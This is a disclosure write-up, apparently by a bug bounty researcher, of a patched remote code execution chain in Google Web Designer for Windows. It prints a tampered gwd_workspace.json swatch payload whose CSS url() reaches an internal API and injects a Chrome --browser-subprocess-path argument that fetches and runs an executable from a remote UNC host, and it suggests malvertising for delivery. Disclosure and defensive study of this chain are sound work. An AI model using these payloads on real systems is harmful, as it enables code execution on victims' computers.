Google Web Designer is a visual editor for HTML5 adverts. Its selling point is a familiar, design-tool style interface, so that someone with little or no web development experience can produce an advert. It is free, runs on Windows, macOS and Linux, and has been updated regularly since 2013.
Because it is a CEF application, it is essentially a browser with a web application running inside it. Most of its user interface and functionality is written in HTML, CSS and JavaScript. That JavaScript runs inside the embedded browser, and browsers deliberately keep web pages away from the operating system: a web page cannot normally open files, show system dialogs or start other programs. To bridge that gap, the app shell exposes an internal HTTP REST API to its own JavaScript, on a hostname that only resolves inside the app: ninja-shell.
Two terms are worth unpacking here.
An API (application programming interface) is a set of addresses a program offers so that another piece of code can ask it to do something. Think of a restaurant menu: you do not walk into the kitchen, you order from a list of dishes and the kitchen does the work. Here the menu is a list of web addresses under ninja-shell, and the kitchen is the part of the program that can actually touch files and start processes.
HTTP REST API means those addresses are ordinary web addresses, called with the same GET requests a browser uses when you open a page. A GET request is simply "give me the thing at this address". The app's own JavaScript uses these addresses for everyday tasks, and because they are ordinary web addresses, anything that can make the embedded browser fetch a URL can talk to them.
The feature at the centre of the bug is colour selection. Users pick colours for element or page backgrounds, text and so on, either parametrically (solid colours or gradients) through the Colour panel or popup, or from preset colours called swatches.
The Swatches view shows a grid of colour tiles; clicking a tile sets an object to that colour. Besides the factory defaults, users can define custom colours, and those are saved into a configuration file that sits alongside the advert document's HTML file: gwd_workspace.json. Custom colours defined by a document are displayed alongside the factory default ones on the Swatches UI.
Setup: the versions and the test document
The research was done against Google Web Designer 16.3.0.0407, released in April 2025. The only prerequisite for exploitation is the Windows version of the app installed. The macOS and Linux builds were not exploitable, because of how those operating systems handle subprocesses and their command line arguments.
The proof of concept uses a new advert document of the responsive Banner type, based on a template that supports a so called Easy mode. Easy mode drastically reduces the number of possible user interactions with a document to a handful of essential ones, such as editing text values and, critically here, selecting colours. The interaction the exploit needs is possible outside Easy mode as well, but Easy mode makes it easier to drive a victim towards the required action.
The document configuration file gwd_workspace.json is kept, while the JavaScript, CSS and other files the application creates are removed from the proof-of-concept package. A real attacker would likely keep those files to lend the document a semblance of legitimacy; the demonstration keeps things minimal. The resulting file hierarchy is:
evil_ad/
├─ evil_ad.html
└─ gwd_workspace.json
Line by line: evil_ad/ is a folder. Inside it, evil_ad.html is the advert document itself, the page the program opens. gwd_workspace.json is the settings file the program keeps next to it, and it is the file the attacker will tamper with. Nothing else is needed for the demonstration.
Finding it: how a colour becomes code
Custom colour definitions live in the color.customColorPalettes array of gwd_workspace.json. A document configuration with one custom solid colour of rgba(110,110,255,1) looks like this:
{
  ...
  "color.customColorPalettes": [
    {
      "color_data": [
        {
          "css": "rgba(110,110,255,1)"
        }
      ],
      "name": "documentSwatches"
    }
  ],
  ...
}
Line by line: the outer braces hold a JSON object, a collection of named settings; the ... stands for other settings not shown. "color.customColorPalettes" is the name of one setting, and its value is a list (the square brackets). The list contains one entry, which has a color_data list and a name of documentSwatches. Inside color_data there is one colour, and its css field holds rgba(110,110,255,1): red 110, green 110, blue 255, fully opaque. That is a solid blue-violet colour written in the CSS colour notation browsers understand.
To render the tiles, the app uses a CSS background rule built from the colour defined in that file.
Solid colour definitions are parsed strictly with a regular expression: the value is broken down into its red, green, blue and alpha components and the CSS colour value is rebuilt for the UI, leaving no room for injection. A regular expression is a pattern used to check and pick apart text, like a very precise search-and-match rule. The markup ends up like this:
...
<div class="swatch" ... style="background-color:rgba(110,110,255,1);">
...
Line by line: <div> is a box on the page. class="swatch" labels it as a colour tile. The style attribute carries CSS written directly on that element, and here it sets background-color to the same colour. Because the program took the numbers apart and put them back together itself, the value in style is guaranteed to be a colour and nothing else.
Gradient definitions, however, were treated differently. Rather than parsing potentially very complex gradient values into components and rebuilding the rule strictly, the app merely checked whether the string in the css field matched certain gradient-related CSS property names. Matching values were then written into a style attribute on the Swatches UI practically verbatim. That is the injection point:
...
"css": "-webkit-linear-gradient;/* INJECTION */"
...
Line by line: this is the same css field as before, but its value now starts with -webkit-linear-gradient, which is the name of a CSS property used for gradients, so it passes the shallow check. The semicolon ; ends that CSS declaration, and everything after it is treated as further CSS. /* INJECTION */ is a CSS comment, a placeholder showing where an attacker's own CSS would go.
This is a CSS injection: the attacker gets to place their own CSS rules into a page they do not own. CSS is the language that describes how a page looks, and it can do more than set colours: it can load images from a URL with the url() function. If an attacker controls part of a page's CSS, they can make the victim's browser fetch addresses of the attacker's choosing.
And the injection survives intact into the app UI's HTML:
...
<div class="swatch" ... style="background-image:-webkit-linear-gradient;/* INJECTION */;">
...
Line by line: the tile's style attribute now contains the attacker's text exactly as supplied. The background-image declaration is cut short by the semicolon, and whatever follows is read as new CSS. The program has handed the attacker a place to write CSS inside its own interface.
Because the injected value lands inside a style attribute, it can carry a url() reference, and that reference can point at the internal ninja-shell API. The app's own JavaScript uses that API for ordinary tasks, for example referencing a bundled image asset for display:
...
<div ... style="background-image: url('//ninja-shell/api/file?method=read&file=C%3A%2FUsers%2FBalint%2FDocuments%2Ffriendly_ad%2Fassets%2Fnice_image.jpg')">
...
Line by line: background-image: url(...) tells the browser to load an image from the address inside the brackets. The address starts with //ninja-shell, meaning "the host called ninja-shell, using the same scheme as the current page". The path /api/file is one of the internal API's addresses, method=read says what to do, and file= gives the file to read. The file path is URL-encoded: %3A is a colon, %2F is a slash, so C%3A%2FUsers%2F... decodes to C:/Users/.... This is the app's own legitimate use of the API, and it shows that a url() in CSS can reach it.
So the CSS injection gives an attacker the ability to issue GET requests to the internal API's endpoints. As a harmless illustration, this colour definition pops the Windows built-in Open File dialog through the /api/dialog endpoint:
...
"css": "-webkit-linear-gradient;background:url(\"//ninja-shell/api/dialog?mode=open\")"
...
Line by line: the value again starts with a gradient property name to pass the check. After the semicolon, a new declaration sets background to a url() pointing at /api/dialog with mode=open. The double quotes around the address are escaped with backslashes (\") because the whole value is itself inside double quotes in the JSON file; without the backslashes the JSON would break. When the tile is drawn, the browser fetches that address, and the app opens a file dialog.
The request is issued when the tile for that custom colour is rendered, which happens as soon as the user opens the Swatches UI from the colour picker. That is why the victim's click matters: the malicious CSS only takes effect when the tiles are drawn.
The more interesting endpoint is /api/browser, which the app uses to employ the user's browser for things such as previewing advert documents and launching Google's OAuth flow for logging into the app. OAuth is the standard way an app asks Google (or another service) to confirm who you are without handling your password itself. An expected call for the login flow looks like this:
//ninja-shell/api/browser?method=open&usedefaultapp=false&browser=chrome&url=https%3A%2F%2Faccounts.google.com%2F...
Line by line: the address is the /api/browser endpoint. method=open asks it to open something, usedefaultapp=false says not to use the system default browser, browser=chrome picks Chrome, and url= gives the address to open. The value is URL-encoded: %3A is : and %2F is /, so it decodes to https://accounts.google.com/.... This call makes Google Web Designer spawn Chrome with this command line:
chrome.exe "https://accounts.google.com/..."
Line by line: chrome.exe is Chrome's program file. The address is wrapped in double quotes so that the operating system treats it as one single argument, even if it contained spaces. A command line is the list of words a program receives when it is started; the operating system splits it into arguments, and quotes group words together.
The url query parameter was not sanitised properly, so a double quote " could break out of the command line argument for that value and pass arbitrary arguments to the browser being invoked. In plain terms: the program pasted the user-supplied address between quotes without checking it, so an address containing its own quote could end the quoted argument early and start new ones. Requesting the following URL, with the double quotes URL-encoded as %22, made the app launch Chrome with --browser-startup-dialog, which shows a harmless dialog on start:
//ninja-shell/api/browser?method=open&usedefaultapp=false&browser=chrome&url=//%22%20--browser-startup-dialog%20%22
Line by line: everything up to url= is the normal call. The url value is //%22%20--browser-startup-dialog%20%22. %22 is a double quote, %20 is a space. Decoded, the value is //" --browser-startup-dialog ". The leading // is there to get past the endpoint's input validation, which the researcher describes as improper. The quote then closes the argument the program thought it was building, the space separates the next word, and --browser-startup-dialog becomes a separate argument of the attacker's choosing.
The leading double slashes // in the url value are a way past the endpoint's improper input validation; Chrome ignores them, as it ignores the empty final argument, and launches with the injected argument:
chrome.exe "//" --browser-startup-dialog ""
Line by line: Chrome receives three arguments. The first is //, which it ignores. The second is --browser-startup-dialog, the attacker's injected argument. The third is an empty pair of quotes, which it also ignores. The harmless dialog proves the attacker can add arguments of their choice.
Among Chrome's command line arguments there is one that can be turned into remote code execution through this injection: --browser-subprocess-path. It expects a path to an executable that Chrome itself will launch, either an absolute location or an executable found in a directory on the %PATH% environment variable. %PATH% is a Windows setting listing folders the system searches when you type a program's name; an absolute path is a full address like C:\Program Files\....
An absolute path posed a problem. To reference a malicious executable by absolute path, an attacker would have to know the exact location the victim extracts the package to, and the victim's username too, since the location would likely be under C:\Users\.... Acquiring that knowledge before or during the attack would have significantly increased attack complexity and would have resulted in a lower bounty. In other words, the attack would only work if the attacker already knew things about each victim, which is impractical at scale.
The way around it is Windows' handling of Universal Naming Convention (UNC) paths such as \\hostname\path. A UNC path is a way of naming a file on another computer on the network, starting with two backslashes and the computer's name. Windows file management APIs handle them at a low level, so apps that expect local file paths often handle UNC paths referencing remote resources correctly as well. For example:
notepad.exe "\\remote-host\someshare\somefile.txt"
Line by line: notepad.exe is asked to open a file. The path starts with \\, meaning "on another computer", then the computer's name remote-host, then a shared folder someshare, then the file somefile.txt. To notepad.exe the network operation is transparent: once Windows fetches the file, it opens like a local one. Chrome behaves the same way for the path given to --browser-subprocess-path. That removes the need to know anything about the victim's disk: the attacker only needs a server of their own that the victim's computer can reach.
Exploitation: putting the pieces together
Step 1: Build the payload
A tiny C program opens a cmd.exe window and prints the current user's Windows username:
#include <stdlib.h>

int main() {
  system("cmd /k whoami");
  return 0;
}
Line by line: #include <stdlib.h> brings in the standard library, which provides system. int main() is where the program starts. system("cmd /k whoami") asks Windows to run a command: cmd is the command prompt, /k tells it to stay open after running the command, and whoami prints the name of the logged-in user. return 0 ends the program. The payload is deliberately harmless: it only proves code ran, by showing whose account it ran under.
Step 2: Host the payload and reference it over UNC
The executable is hosted on a WebDAV server and referenced with the UNC path \\balintmagyar.com\payload.exe. WebDAV is a way of sharing files over the web, so a Windows computer can fetch a file from it as if it were on a network share. Passing it to Chrome this way forces its download and execution:
chrome.exe "--browser-subprocess-path=\\balintmagyar.com\payload.exe"
Line by line: Chrome is started with one argument, --browser-subprocess-path=\\balintmagyar.com\payload.exe. The part after the equals sign is a UNC path pointing at the attacker's server. Chrome will fetch that file and run it as its subprocess helper, which is exactly the code execution the attacker wants.
Step 3: Inject the argument through the internal API
The internal API call to /api/browser carries the injected --browser-subprocess-path argument referencing the remote payload. Adding --headless hides a resulting defunct Chrome window from the victim to avoid suspicion. For the parameters to pass input validation and the WebDAV request to succeed, the equal sign = for the Chrome argument and the backslashes \ in the UNC path have to be URL encoded. The final API call:
//ninja-shell/api/browser?method=open&usedefaultapp=false&browser=chrome&url=//%22%20--browser-subprocess-path%3D%5C%5Cbalintmagyar.com%5Cpayload.exe%20--headless%20%22
Line by line: the normal parameters come first. The url value is //%22%20--browser-subprocess-path%3D%5C%5Cbalintmagyar.com%5Cpayload.exe%20--headless%20%22. %22 is a quote, %20 a space, %3D an equals sign, %5C a backslash. Decoded, it is //" --browser-subprocess-path=\\balintmagyar.com\payload.exe --headless ". The leading // passes validation, the quote breaks out of the quoted argument, and the rest becomes Chrome arguments: the subprocess path pointing at the attacker's server, and --headless so no window appears. The final quote closes the argument cleanly.
Step 4: Plant the CSS injection in gwd_workspace.json
The CSS rule with a url() function carrying the API call goes into gwd_workspace.json as a custom gradient definition. Quotes in the URL must be URL encoded or backslash escaped so the JSON stays valid:
...
"color_data": [
  {
    "css": "-webkit-linear-gradient;background:url('//ninja-shell/api/browser?method=open&usedefaultapp=false&browser=chrome&url=//%22%20--browser-subprocess-path%3D%5C%5Cbalintmagyar.com%5Cpayload.exe%20--headless%20%22')"
  }
]
...
Line by line: this is the same color_data list as in the legitimate example. The css value starts with -webkit-linear-gradient to pass the shallow check, then a semicolon ends that declaration, then background:url('...') makes the browser fetch the API address. The address is wrapped in single quotes, which is allowed inside a JSON string written with double quotes, so the JSON stays valid. When the tile is drawn, the browser requests that address, and the request carries the injected Chrome arguments.
Step 5: Follow the value through the app
The injection flows through the app as soon as the user opens the Swatches UI. It appears in the UI's HTML where the swatch is rendered:
...
<div class="swatch" ... style="background-image:-webkit-linear-gradient;background:url('//ninja-shell/api/browser?method=open&usedefaultapp=false&browser=chrome&url=//%22%20--browser-subprocess-path%3D%5C%5Cbalintmagyar.com%5Cpayload.exe%20--headless%20%22')">
...
Line by line: the tile's style attribute now contains the attacker's CSS verbatim. The background-image declaration is cut short by the semicolon, and the background:url(...) that follows is read as a new declaration. The browser fetches the address inside url() as soon as the tile is drawn.
It reaches the app shell's internal API:
//ninja-shell/api/browser?method=open&usedefaultapp=false&browser=chrome&url=//%22%20--browser-subprocess-path%3D%5C%5Cbalintmagyar.com%5Cpayload.exe%20--headless%20%22
Line by line: this is the same request as in Step 3, now actually sent by the embedded browser because the CSS asked for it. The app shell receives it and treats it as a normal request to open Chrome.
and finally Chrome's command line:
chrome.exe "//" --browser-subprocess-path=\\balintmagyar.com\payload.exe --headless ""
Line by line: Chrome receives four arguments. // is ignored. --browser-subprocess-path=\\balintmagyar.com\payload.exe tells Chrome to fetch and run the attacker's program from the network. --headless keeps a window from appearing. The final empty quotes are ignored. The attacker's program runs on the victim's computer.
Step 6: Package and deliver
The malicious advert document directory is packaged for mass distribution:
evil_ad/
├─ evil_ad.html
└─ gwd_workspace.json
Line by line: the folder holds the advert page and the tampered settings file. That is all a victim needs to receive.
The package can then be delivered to victims, for example through malvertising on Google search keywords such as "premium ad template." Malvertising means buying adverts or search results that lead people to a malicious download, dressed up as something desirable.
The full attack, from the victim's side, is:
- Victims are tricked into downloading a malicious ad document package, for example via malvertising on Google keywords such as "premium ad template."
- Victims extract the package and open the malicious document in Google Web Designer.
- Victims click the app's colour picker control and select the Swatches option as part of their regular workflow.
- Google Web Designer downloads and executes the malicious code when the Swatches UI is displayed.
Root cause: three weaknesses in a row
Three weaknesses combine. First, gradient definitions in color.customColorPalettes were validated only by checking whether the css string matched gradient-related CSS property names, then written into a style attribute almost verbatim, unlike solid colours, which are parsed into components and rebuilt. That is a CSS injection. Second, the internal ninja-shell API is reachable from injected CSS through url(), so the injection can issue GET requests to endpoints such as /api/dialog and /api/browser. Third, the url parameter of /api/browser was not sanitised, so a double quote breaks out of the quoted command line argument and arbitrary Chrome arguments can be appended. The --browser-subprocess-path argument then turns that into code execution, and UNC paths remove the need to know the victim's local paths or username.
A useful comparison: it is like a chain of three doors. The first door lets a little of the attacker's writing into the program's own interface. The second door lets that writing make requests to the program's private menu of commands. The third door lets one of those commands smuggle extra words into the instructions given to Chrome. Each door alone would be a minor problem; together they lead to the attacker's program running.
Impact
An attacker could achieve remote code execution on the computers of users of the Windows version of Google Web Designer by tricking them into downloading a malicious ad document, opening it, and interacting with a particular UI element: the colour picker's Swatches option. Attackers could take complete control over client computers after victims interacted with a specially crafted malicious file using the app. The macOS and Linux builds could not be exploited in this way, because of how those systems handle subprocesses and their command line arguments.
Google's Vulnerability Reward Program issued a $3,500 reward for the finding. The report was submitted on 26 April 2025 and initially closed as Won't Fix (Infeasible), citing its dependency on social engineering; the researcher pointed out prior reports that used this exact same malicious package vector. On 5 May 2025 Google set the status to Accepted and forwarded the bug to the product team and to the VRP panel. On 3 June 2025 the status became In Progress and the panel decided on the $3,500 reward. Version 16.4.0.0711, released 29 July 2025, contains the fix; the article was published on 30 August 2025.
Fix
Versions prior to 16.4.0.0711 were vulnerable; that release fixes the issue. The report does not describe the code change itself.
Variants to test
- Gradient or other free-form CSS fields in configuration files of other CEF or Electron apps: supply a value containing
;followed by aurl()and see whether it appears verbatim in astyleattribute. - Internal API hostnames reachable from rendered content: inject a
url()pointing at a known endpoint and watch for the request in a proxy or in the app's logs. - Endpoints that spawn subprocesses with user-controlled strings: send a URL-encoded
%22in each parameter and check whether the resulting process receives extra arguments. - Browser launch arguments in other apps: try
--browser-subprocess-pathor similar arguments pointing at a UNC path on a host you control, and watch for an inbound WebDAV request followed by execution. - UNC path handling in any Windows app that accepts file paths: pass
\\your-host\filewhere a local path is expected and see whether the app fetches and uses the remote file.
Glossary
- API: a set of addresses or functions one program offers so another piece of code can ask it to do things, like a menu you order from.
- Argument (command line argument): one word or quoted phrase in the list a program receives when it is started.
- Bug bounty: a programme that pays people for finding and reporting security problems in software.
- CEF (Chromium Embedded Framework): the Chrome browser engine packaged so other programs can embed it and build their interface as web pages.
- Chromium: the open-source browser engine that Chrome and many other programs are built on.
- Command line: the full list of words a program is started with, which the operating system splits into arguments.
- Command injection (CWE-78): a weakness where attacker-controlled text is pasted into a command the system runs, letting the attacker add their own commands or arguments.
- CSS: the language that describes how a web page looks: colours, sizes, backgrounds and so on.
- CSS injection: getting attacker-controlled CSS into a page the attacker does not own, so their rules are applied.
cmd.exe: the Windows command prompt program.- Double quote escaping: writing a quote inside a quoted string so it is treated as text, usually with a backslash, so the string does not end early.
- Electron: a framework, similar in spirit to CEF, for building desktop apps with web technology.
- Endpoint: one specific address on an API, such as
/api/browser. - Environment variable: a named setting the operating system keeps for programs;
%PATH%lists folders searched for programs. GETrequest: the basic web request that asks for the thing at an address, used when you open a page or load an image.- Gradient: a colour that fades from one shade to another, defined in CSS.
- HTML: the language that structures a web page: boxes, text, images.
- HTML5 advert: an interactive advert built with web technology rather than a video or image.
- HTTP: the protocol browsers and servers use to exchange requests and responses.
- JavaScript: the programming language web pages run inside the browser to make themselves interactive.
- JSON: a text format for storing settings as named values, lists and objects.
- Malvertising: using adverts or search results to lead people to malicious downloads.
- OAuth: a standard way for an app to have a service such as Google confirm your identity without handling your password.
- Payload: the code an attacker wants to run on the victim's machine.
- Proof of concept (PoC): a minimal demonstration that a vulnerability can actually be exploited.
- Regular expression: a pattern used to check and pick apart text precisely.
- Remote code execution (RCE): running the attacker's code on someone else's computer.
- REST: a style of API built from ordinary web addresses and requests.
- Sanitise: clean and check input so it cannot be interpreted as anything other than data.
- Social engineering: tricking a person into an action, such as downloading or opening a file.
- Subprocess: a program started by another program.
- Swatch: a preset colour tile you click to apply a colour.
- UNC path: a Windows path naming a file on another computer, written
\\hostname\path. - URL encoding: writing special characters as
%codes, such as%22for a quote or%20for a space, so they survive inside a web address. url(): the CSS function that makes the browser load something from an address.- Vulnerability Reward Program (VRP): Google's bug bounty programme.
- WebDAV: a way of sharing files over the web that Windows can access like a network folder.
whoami: a Windows command that prints the name of the logged-in user.


